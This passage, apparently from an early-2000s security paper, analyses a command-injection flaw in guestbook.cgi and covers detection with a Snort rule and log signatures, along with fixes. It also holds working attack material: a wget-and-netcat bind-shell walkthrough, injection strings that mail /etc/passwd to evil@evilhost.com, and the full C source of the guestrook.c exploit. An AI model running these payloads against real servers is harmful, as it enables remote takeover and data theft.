
The nc should be downloaded to the /tmp directory, however, this nc file is not a executable yet, we w ill need to issue an additional command to change the nc to be executable. The following is the command executed:



Finally, we can manipulate the guestbook.cgi to execute the nc to listen at the 2002 port and execute /bin/sh automatically when a client connect to this port, as we can seen below:



Now we will have a backdoor listen at 2002 port, and we just need to use the nc tp connect to the exploit target 's 2002 port:



As we can see in above, after connected to the 2002 port of the exploit target, we can get an interactive shell, with the id: apache, we can do ls, cd, and any other command we want. Now we will not need the guestbook.cgi to blindly execute the command we want.

Finally, we can use any other local exploit method like buffe overflow to extend our privilege. The local exploit method is beyond the scope of this paper, and won't be discussed here.


- **What the exploit program really do?**

If I execute the netcat at the 80 port on the workstation with windows 2000 professional, (192.168.20.53), and then use the ./gustrook to *"attack"* against my workstation, then we will be clear about what is the program doing, the command we are using is:

./gustrook 192.168.20.52 "/usr/bin/wget 192.168.20.168/nc -P /tmp"

From the following, we can see that the following string was sent to the gusetbook.cgi program:

name=xlpesg&SIGN=Sign+it%21&email= **%7C%2Fusr%2Fbin%2Fwget +192.168.20.168%2Fnc+ -P+%2Ftmp%7Cbleh%40bleh.com** &location= Germany&message=telconinjas+suck



The strings in bold is the final data transmitte d to the email variable:

%7C%2Fusr%2Fbin%2Fwget+192.168.20.168%2Fnc+ -P+%2Ftmp%7Cbleh%40bleh.com

In the string, the %7c is processed by the perl as "|", and %2F as "/", "+" will be processed as " "(space), and %40 is "@". So the string got by email variable is indeed:

/usr/bin/wget 192.168.20.168/nc –P /tmp|bleh@bleh.com

This string will match the "normal" format: *@*.* guestbook.cgi required. And when open (MAIL, "|$mailprogram $FORM{'email'}") ; is executed, the command /usr/bin/wget 192.168.20.168/nc –P /tmp was executed by the CGI program. So we go the exploit.

If we click the View Guestbook icon, we can also easily see what "guests" are added to the guestbook, the email part is just like we saw above.

THE GUESTBOOK

(10 people have signed this guestbook since January 31. 2002)

yfgjna from Germany wrote on February 1. 2002, 00:27
E-mail /bin/chmod u+s /tmp/nc|bleh@bleh.com
--
telconinjas suck

qklehr from Germany wrote on February 1. 2002, 00:25
E-mail /usr/bin/wget 192.168.20.168/nc -P /tmp|bleh@bleh.com
--
telconinjas suck

ebqxni from Germany wrote on February 1. 2002, 00:12
E-mail /tmp/nc -l -p 2002 -e /bin/sh|bleh@bleh.com
--
telconinjas suck

gydbtp from Germany wrote on February 1. 2002, 00:12
E-mail /tmp/nc -l -p 2002 -e /bin/sh|bleh@bleh.com
--

How to use the exploit

We have discussed how to use the exploit program in the above section. The exploit program : guestrook.c can be downloaded from the following url:

http://www.synnergy.net/~fish/oldsite/security /guestrook/guestrook.c

We can compile this program and use the following to execute the commands we want:

./guestrook target.host "command1 args | command2 args "

The " " characters are needed and can not omitted.

- **How to manually run the exploit?**

  Though we are focus on the exploit program: guestrook.c in all the previous sections. The exploit can be done very easy just by a browser:

  Just fill out any random characters in the other fileld. And input the following to the email field:

  | cmd args | user@non.com

  Then the command cmd will be executed by the args. Note that, the

command must be supplied by absolute path, or the wed server will not execute it.

The following is an example, it can get the same result as the following:

./guestrook 192.168.20. 88 “/tmp/nc –l –p 8889 –e /bin/sh”

However, there is still a restriction on using the browser to exploit this vulnerability: the email filed was restricted to 60 characters. If the command we are going to run is too long, we may need achilles to maunaul modify the data sent to the server.

Description of variants.

The following are some short descriptions about the vulnerabilities with similar problems stated in previous section.

- **Lastlines.CGI Path Traversal and Command Execution Vulnerability :**

LastLines.CGI is a script coded by David Powell that allows a user to view the contents of a logfile specified by the user.

This script improperly filters the user input to $error_log. The "../../../../../" path traversal chars is allowed by the user input, this wi ll leave any file readable by HTTP user also readable by unauthorized remote users. An malicious user can open the /etc/motd by feed the input "../../../../../../etc/motd" to $error_log.

This script is also missing a "<" in the open() function which will allow us to execute any command on that remote server that the web server has permission to execute. EX: path/to/error_log;command arg1|

This vulnerability was submitted by BrainRawt <brainrawt@hotmail.com>. The following two URL have more detailed informa tion about this vulnerability:
Securityfocus: http://www.securityfocus.com/bid/3755
Bugtraq: http://www.securityfocus.com/archive/1/247710

- **Dream Catchers Book of Guests CGI Remote Arbitrary Command Execution Vulnerability :**

Book of Guests is a CGI script used to maintain a web based guestbook written by Seth Leonard. It is available at http://www.dreamcachersweb.com .

The script doesn't filter out any meta-characters from the user input and pass it to the shell. Maliciously formed URLs submitted to the script may contain shell commands which will be run with the privilege level of the webserver (ie 'nobody').

EX: email@mail.com;cat /etc/passwd|mail evil@evilhost.com filled into the email field .

This vulnerability was discovered by David Kumme <supdavid@bluewin.ch> .
The following two URL have more detailed information about this vulnerability:
Securityfocus: http://www.securityfocus.com/bid/3 483
Bugtraq: http://www.securityfocus.com/archive/1/223689

- **GBook.cgi allows remote command execution :**

The GBook CGI provides web sites with a CGI form for adding guest

book notes and messages. This script is available at: http://zippy.sonoma.edu/kendrick

This CGI doesn't filter out the ';' character from user input to the _MAILTO variable. Remote attacker can take advantage of this problem to execute arbitrary commands though an URL request like the following to execute arbitrary command with the HTTP user 's privilege (normally nobady):

```
wget "http://www.victim.com/cgi -bin/gbook/gbook.cgi?
_MAILTO=oops;ps%20 -ax|mail%20 attacker@example.com&
_POSTIT=yes&
_NEWONTOP=yes&
_SHOWEMAIL=yes&
_SHOWURL=yes&
_SHOWCOMMENT=yes&
_SHOWFROM=no&
_NAME=attacker&
_EMAIL= attacker@example.com&
_URL=http://www.example.com&
_COMMENT=fwe&
_FROM=few"
```

NOTE: The wget co mmand above should be on one line

The following two URL have more detailed information about this vulnerability:
SecuriTeam: http://www.securiteam .com/exploits/6U00F1P0AK.html

- **Viralator CGI Input Validation Remote Shell Command Vulnerability :**

Viralator is a Perl CGI script designed to work with the Squid proxy server. It works in conjunction with a virus scanning engine to scan all files downloaded through the proxy server.

Viralator passes a filename taken from the URL to two shell commands used to receive the file and to scan it. It does not validate or check this input, allowing a maliciously constructed URL to contain escaped shell commands. Th ese commands will then be executed by the Viralator script.

This vulnerability was discovered by Pekka Ahmavuo <pekka@netland.fi> . The following URL have more detailed information about this vulnerability:
Securityfocus: http://www.securityfocus.com/bid/3495

Signature of the attack

Detect the attack by Network based IDS:

Because the pattern appeared in different attacks are different, it is not easy to use the NIDS to detect the attack. Recently, there is no commercial or public domain network based IDS will be able to recognize the attack against guestbook.cgi. To really recognize this, the network based IDS must be smart enough to recognize the following:

1. A guestbook.cgi is requested.
2. The email variable must have the pattern: %7C, i.e. "|"

In snort, the following rule can be added to the snort rule set to detect a guestbook.cgi request with the string "%7c":

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB -CGI guestbook.cgi attack attempt"; flags: A+; uricontent: "/guestbook.cgi"; nocase; content: "%7c";nocase; reference:http://
http://www.securiteam.com/unixfocus/5TP0A1F3GQ.html ;
classtype:web-application-attack; sid: 19809;)

Detect the attack from the system:

- Apache access log:

  The apache access log is as following:

  192.168.20.168 - - [30/Jan/2002:11:21:51 +0800] "POST /cgi-bin/guestbook.cgi HTTP/1.0" 200 0 " -" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"

  Because the user supplied data is submitted in the request message, not in the request URI. It may not possible to distinguish the normal guestbook request and a malicious guestbook attack request from the apache access log.

  However, there are some useful information can be used to recognize the possible attacks against the guestb ook.cgi:

  First of all, if an attacker try to manipulate the guestbook.cgi to execute a command which is not exist or is not supplied with a valid path, for instance, the attacker tried to use the "wget 192.168.20.168/nc –P /tmp" rather than "/usr/bin/wget 192.168.20.168/nc –P /tmp". Then the following error message will appeared in the error log:

wget: not found
bleh@bleh.com: not found

Here we can see that the wget can not be found by the shell, so an error message was logged to the error log. The intere sting part is that, the email address bleh@bleh.com (supplied by the exploit program) was also interpreted as a command to be executed, so another error "bleh@bleh.com not found " was also logged.

Second, even if the attacker tried to "execute" a command with correct path, some notable logs will still appeared. If the command "/usr/bin/wget 192.168.20.168/nc –P /tmp" was supplied to the attack program, the following logs will appeared in the error log of apache:

--09:29:22-- http://192.168.20.168/nc
=> `/tmp/nc.1'
Connecting to 192.168.20.168:80... **bleh@bleh.com: not found**
connected!
HTTP request sent, awaiting response... 200 OK
Length: 175,916 [text/plain]

0K .... 29% @ 9.77 MB/s
50K .... 58% @ 2.44 MB/s
100K .... 87% @ 6.98 MB/s
150K .... 100% @ 21.28 MB/s

09:29:22 (5.08 MB/s) - `/tmp/nc.1' saved [175916/175916]

These log was generated by the command be executed, the above requesting log was generated by wget, which indicated that the nc file was downloaded from 192.168.20.168. We can also note that the "bleh@bleh.com not found " is appeared somewhere in the log again, see the bold characters. This is because "bleh@bleh.com " was interpreted as a command as we stated, the position of the "bleh@bleh.com not found " is depend on when the command bleh@bleh.com was executed.

Finally, even if a command with correct path was executed, and the command does not have any stdout like wget, for instance: "chmod u+x /tmp/nc", the error log relative to the "email address" will still appeared:

bleh@bleh.com: not found

So, maybe the best way to detect the gue stbook.cgi attack from the apache log could be finding the error logs like "bleh@bleh.com: not

found" in the error log of apache.

- System/sendmail log:

  The mail program log could be the best way to find this attack. When the attack was happened, the mail program is called to send a mail without any recipient. So we will see the following error log in the message log:

  Jan 30 11:18:54 dpc sendmail[1416]: g0U3Isn01416: SYSERR: putoutmsg (NO-HOST): error on output channel sending "501 Recipient names must be specified": Broken pipe

- The Guestbook data:

  If the attacker is stupid enough, he/she may forget to clear the user information registered in the guestbook. The manager could find some user registered to the guest book with the email address like the following: E-mail: *|/tmp/nc -l -p 5677|bleh@bleh.com* .

  This means someone is trying to do the evil thing. If the attacker can not successful exploit this problem, for example, the mail_to_guest is not enabled, then the strange "email" will appeared in the guest book data. However, if the attack succeed, the attacker can easily modify the data file: guestbook.data, because it is a plain text file, and writeable for www user. One successfully attacked, the can definitely get the same permission as www user.

How to protect against it.

Currently, there is no official patch can fix this problem. However, there are some workarounds as follows:

- Disable the mail to guest function:

  This can be done by change the lines in the guestbook.config:

  ```
  <-guestbook.mailto_guest->              # Yes = 1, No = 0
      0
  ```

  Change the value to 0 will diable the mail to guest function.

- Filter out the Pipe Line meta character: ' |'

  line 360 should be modified from :

  ```
  &mail_guest if ($mailto_guest && $mailprogram &&
  ```

($FORM{'email'} !~ /[\,\:\;]/));

to:

&mail_guest if ($mailto_guest && $mailprogram && ($FORM{'email'} !~ /[\,\:\;\|]/));

- Use CGI scanners and other vulnerabilities check tools regularly to detect possible vulnerabilities and fix these security holes before the attackers did.

Source code/ Pseudo code.

The exploit code of guestrook.c can be found at:

http://www.synnergy.net/~fish/oldsite/security/guestrook/guestrook.c

The complete source code is attached a t the end of this paper.

The exploit code is simple, basically it did the following:

1. Read the attack target, commands and args to be executed.
2. Prepare a payload as the request message to be sent to the server:
    a. convert the command and args by the following rules
        i. convert the ' '(space) to '+'
        ii. convert meta characters other than '.' Or '–' to the form %HEXHEX
    b. inject the command to the payload to the whole apyload:

    name=%s&SIGN=Sign+it%%21&email=%%7C **{converted command}**%%7Cbleh%%40bleh.com"&location=Germany&m e ssage=telconinjas+suck

3. Open the socket to the attack target and send the payload to do the exploit.

Additional Information

Acknowledgements:

I would like to thank Fish Stiqz who develop this exploit code, Rain Forest Puppy and tonec who wrote very smart documents about the perl CGI iput validation problems.

References:

[1] Guestbook.cgi exploit and advisory:
http://www.synnergy.net/~fish/oldsite/security/guestro_ok/guestbook.advisory
http://www.synnergy.net/~fish/oldsite/security/guestrook/guestrook.c

[2] PERL CGI Problems (Phrack 55.7) Rain Forest Puppy
http://www.phrack.org/show.php?p=55&a=7

[3] CGI SEC by tonec:
http://packetstorm.widexs.nl/UNIX/cgi -scanners/cgisec.txt

[4] HTTP 1.1, RFC 26 16:
http://www.ietf.org/rfc/rfc2616.txt

[5] HTTP 1.0, RFC 1945
http://www.ietf.org/rfc/rfc1945.txt

[6] Variants exploits:
http://www.securityfocus.com/bid/3755
http://www.securityfocus.com/archive/1/247710
http://www.securityfocus.com /bid/3483
http://www.securityfocus.com/archive/1/223689
http://www.securiteam.com/exploits/6U00F1P0AK.html
http://www.securityfocus.com/bid/3495

[7] How To Remove Meta -characters From User -Supplied Data In CGI Scripts , CERT Coordination Center
http://www.cert.org/tech_tips /cgi_metacharacters.html

[8] WWW security FAQ: Lincoln D. Stein & John N. Stewart
http://www.w3.org/Security/Faq/www -security-faq.html

Source Code of the exploit program: guestroiok.c :

```
/*
 * guestrook.c - fish stiqz <fish@analog.org>    01/18/2001.
 *
 * - rook:v: deprive of by deceit; "He swindled me out of my inheritance"
 *
 * Remote exploit for guestbook.cgi version 4.12 (below?).
 * guestbook.cgi can be found at http://www.guestserv  er.com/
 *
 * exploits a traditional open call in a perl cgi script,
```

```
 *     open (MAIL, "|$mailprogram $FORM{'email'}");
 * the address is filtered for semi -colons, colons, commas, and less -than
 * and greater than signs, and must be in *@*.* form.
 *
 * The cgi must be configured to send mail to the guest.
 * the line in guestbook.config must be:
 *     <-guestbook.mailto_guest ->                    # Yes = 1, No = 0
 *     1
 * This config looks to be pretty common.
 *
 * Because the host environment must already ha  ve a perl interpreter
 * installed, using a perl backdoor would probably be the most portable
 * way to exploit this.    The example in the usage message presents another
 * way to accomplish it, with the well known socdmini.c.    The sleep
 * call is necessary to ensure that the program has finished
 * downloading before the vulnerable system attempts to compile it.
 * It may also be necessary to execute each command individually.
 * I'm sure there are a million other ways to exploit this, since you
 * can specifiy a string of commands to execute.    Use your imaginiation.
 *
 * Thats pretty much it.    Have fun.
 *
 * shoutouts: nerile <-- 1337
 *                  trey, kiam, sudo, kilmor, vertigo7, quanta,
 *                  #code <-- rules (not ef/dal),
 *                   analog.org, async.org
 *
 * #TelcoNinjas == #smurfkiddies.
 */

#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
```

```
#include <string.h>
#include <errno.h>
#include <time.h>
#include <ctype.h>


#define HTTP_PORT 80

extern int errno;

/*
 * function prototypes.
 */
int get_ip(struct in_addr *, char *);
int tcp_connect(char *, unsigned int);
void *Malloc(size_t);
void *Realloc(void *, s ize_t);
char *Strdup(char *);
void send_packet(int, char *, char *);
char *convert_command(char *);
void clear_screen(FILE *);
void usage(char *);
char *random_string(void);


/*
 * Error cheq'n wrapper for malloc.
 */
void *Malloc(size_t n)
{
	void *tmp;

	if((tmp = malloc(n)) == NULL)
	{
		fprintf(stderr, "malloc(%u) failed! exiting... \n", n);
		exit(EXIT_FAILURE);
	}
```

```
        return tmp;
}


/*
 * Error cheq'n realloc.
 */
void *Realloc(void *ptr, size_t n)
{
        void *tmp;

        if((tmp = realloc(ptr, n)) == NULL)
        {
                fprintf(stderr, "realloc(%u) failed! exiting... \n", n);
                exit(EXIT_FAILURE);
        }

        return tmp;
}


/*
 * Error cheq'n strdup.
 */
char *Strdup(char *str)
{
        char *s;

        if((s = strdup( str)) == NULL)
        {
                fprintf(stderr, "strdup failed! exiting... \n");
                exit(EXIT_FAILURE);
        }

        return s;
}
```

```
/*
 * translates a host from its string representation (either in numbers
 * and dots notation or hostname format) into  its binary ip address
 * and stores it in the in_addr struct passed in.
 *
 * return values: 0 on success, != 0 on failure.
 */
int get_ip(struct in_addr *iaddr, char *host)
{
	struct hostent *hp;

#ifdef DEBUG
	printf("entered get_ip with %s \n", host);
#endif

	/* first check to see if its in num -dot format */
	if(inet_aton(host, iaddr) != 0)
	return 0;

#ifdef DEBUG
	printf("inet_aton failed \n");
	printf("trying gethostbyname... \n");
#endif

	/* next, do a gethostbyname */
	if((hp = gethostbyname(host)) != NULL)
	{
	if(hp->h_addr_list != NULL)
	{
		memcpy(&iaddr->s_addr, *hp->h_addr_list, sizeof(iaddr->s_addr));
		return 0;
	}
	return -1;
	}

	return -1;
```

```
}



/*
 * initiates a tcp connection to the specified host  (either in
 * ip format (xxx.xxx.xxx.xxx) or as a hostname (microsoft.com)
 * to the host's tcp port.
 *
 * return values:  != -1 on success, -1 on failure.
 */
int tcp_connect(char *host, unsigned int port)
{
      int sock;
      struct sockaddr_in saddres s;
      struct in_addr *iaddr;

      iaddr = Malloc(sizeof(struct in_addr));

      /* write the hostname information into the in_addr structure */
      if(get_ip(iaddr, host) != 0)
      return -1;

#ifdef DEBUG
      printf("attempting connect to %s \n", inet_ntoa(*iaddr));
#endif

      saddress.sin_addr.s_addr = iaddr ->s_addr;
      saddress.sin_family          = AF_INET;
      saddress.sin_port             = htons(port);

      /* create the socket */
      if((sock = socket(AF_INET, SOCK_STREAM, 0)) ==  -1)
      return -1;

      /* make the connection */
      if(connect(sock, (struct sockaddr *) &saddress, sizeof(saddress)) != 0)
      {
```

```
        close(sock);
        return -1;
        }

        /* everything succeeded, return the connected socket */
        return sock;
}


/*
 * generates a string of 6 r andom characters.
 *    - guestbook.cgi wont accept the same message twice (or so it seems),
 * so we need to randomize it a bit.
 */
char *random_string(void)
{
        int i;
        char *s = Malloc(7);

        srand(time(NULL));
        for(i = 0; i < 6; i++)
        s[i] = (rand() % (122 - 97)) + 97;

        s[i] = 0x0;
        return s;
}


/*
 * send the request to the server.
 * the remote_command needs to be coverted before sent here.
 * semi-colon's are filtered out and will not work!
 */
void send_packet(int sock, char  *conv_remote_command, char *target)
{
        char *packet_buf;
        char *payload_buf;
        char *r_string;
```

```
        char header_fmt[] =
        "POST /cgi-bin/guestbook.cgi HTTP/1.0 \n"
        "Connection: close \n"
        "User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0  )\n"
        "Host: %s\n"
        "Content-type: application/x-www-form-urlencoded\n"
        "Content-length: %d\n\n%s";

        char payload_fmt[] =
        "name=%s&SIGN=Sign+it%%21&email=%%7C%s%%7Cbleh%%40bleh.
com"
        "&location=Germany&message=telconinjas+suck";

        r_string = rand om_string();

        /* create space for the payload and commands */
        payload_buf = Malloc((sizeof(payload_fmt) + 1 +
                      strlen(conv_remote_command)) *
                     sizeof(char));
        sprintf(payload_buf, payload_fmt, r_string, conv_remote_command);
        free(r_s tring);

        /* create space for the headers, payload, and commands */
        packet_buf = Malloc((sizeof(header_fmt) + 1 + strlen(payload_buf) +
              strlen(conv_remote_command)) * sizeof(char));
        sprintf(packet_buf, header_fmt,
             target, strlen(payloa d_buf), payload_buf);

#ifdef DEBUG
        printf("\nSending data: \n%s\n", packet_buf);
#endif

        if(write(sock, packet_buf, strlen(packet_buf)) ==  -1)
        {
        perror("write");
        exit(EXIT_FAILURE);
        }
```

```
        close(sock);
        return;
}


/*
 * converts a command from "command1 arg1 arg2 | command2 arg1 arg2"
 * to "command1+arg1+arg2+%7C+command2+arg1+arg2"
 */
char *convert_command(char *input)
{
        int i;
        char *postfix;
        char *command = Strdup(input);
        char meta;

        for(i = 0; command[i] != 0x0; i++)
        {
        if(!isalnum(command[i]) && command[i] != '.' && command[i] != '-')
        {
                if(command[i] == ' ')
                command[i] = '+';

                else
                {
                meta = command[i];

                postfix = Strdup(&(command[i]) + 1);
                command = Realloc(command, (strlen(command) + 3) *
                                sizeof(char));

                command[i] = 0x0;
                sprintf(&command[i], "%%%.2X", meta);
                strcat(command, postfix);

                free(postfix);
                }
        }
```

```
        }


        return command;
}


/*
 * clears the screen. lame.
 */
void clear_screen(FILE * fp)
{
        fprintf(fp, "%c[H%c[2J", 0x1b, 0x1b);
        return;
}

/*
 * prints usage and then exits.
 */
void usage(char *p)
{
        clear_screen(stderr);
        fprintf(stderr,
                "\nguestbook.cgi exploit by fish stiqz <fish@analog.org>  \n"
                "discovered and  exploited on 01/18/2001 \n\n"
                "usage: %s <target>  \"command1 args | command2 args \"\n\n"
                "* commands MUST be separated by |'s  \n"
                "* commands CANNOT contain any of these chars: ;:,<>  \n"
                "* Example: %s target.com  \"wget host.com/socdmini. c -P /tmp|\\\n"
                "                |sleep 5|gcc  -o /tmp/hax /tmp/socdmini.c|/tmp/hax \"\n"
                "* you may want to separate the commands into one per request..  \n"
                "* Example: %s target.com  \"wget host.com/connect-back.pl"
                " -P /tmp\"\n"
                "                %s target.com  \"perl /tmp/connect-back.pl\"\n"
                "* you get the idea, use your imagination. \n\n",
                p, p, p, p);
        exit(EXIT_FAILURE);
}
```

```
int main(int argc, char **argv)
{
	char *target;
	char *commands;
	char *conv_commands;
	int sock;

	if(argc != 3)
	usage(argv[0]);

	target	= Strdup(argv[1]);
	commands = Strdup(argv[2]);

	conv_commands = convert_command(commands);
	free(commands);

#ifdef DEBUG
	printf("\nconv_commands: \n%s\n", conv_commands);
#endif

	printf("Connecting to %s... \n", target);
	if((sock = tcp_connect(target, HTTP_PORT)) ==  -1)
	{
	perror("tcp_connect");
	return EXIT_FAILURE;
	}
	printf("Connected, sending payload... \n");
	send_packet(sock, conv_commands, target);
	printf("Payload sent.   Go store lots of warez!#*!%%@!#  \n"
	    "#TelcoNinjas == #smurfkiddies \n");

	free(conv_commands);
	free(target);

	return EXIT_SUCCESS;

}
```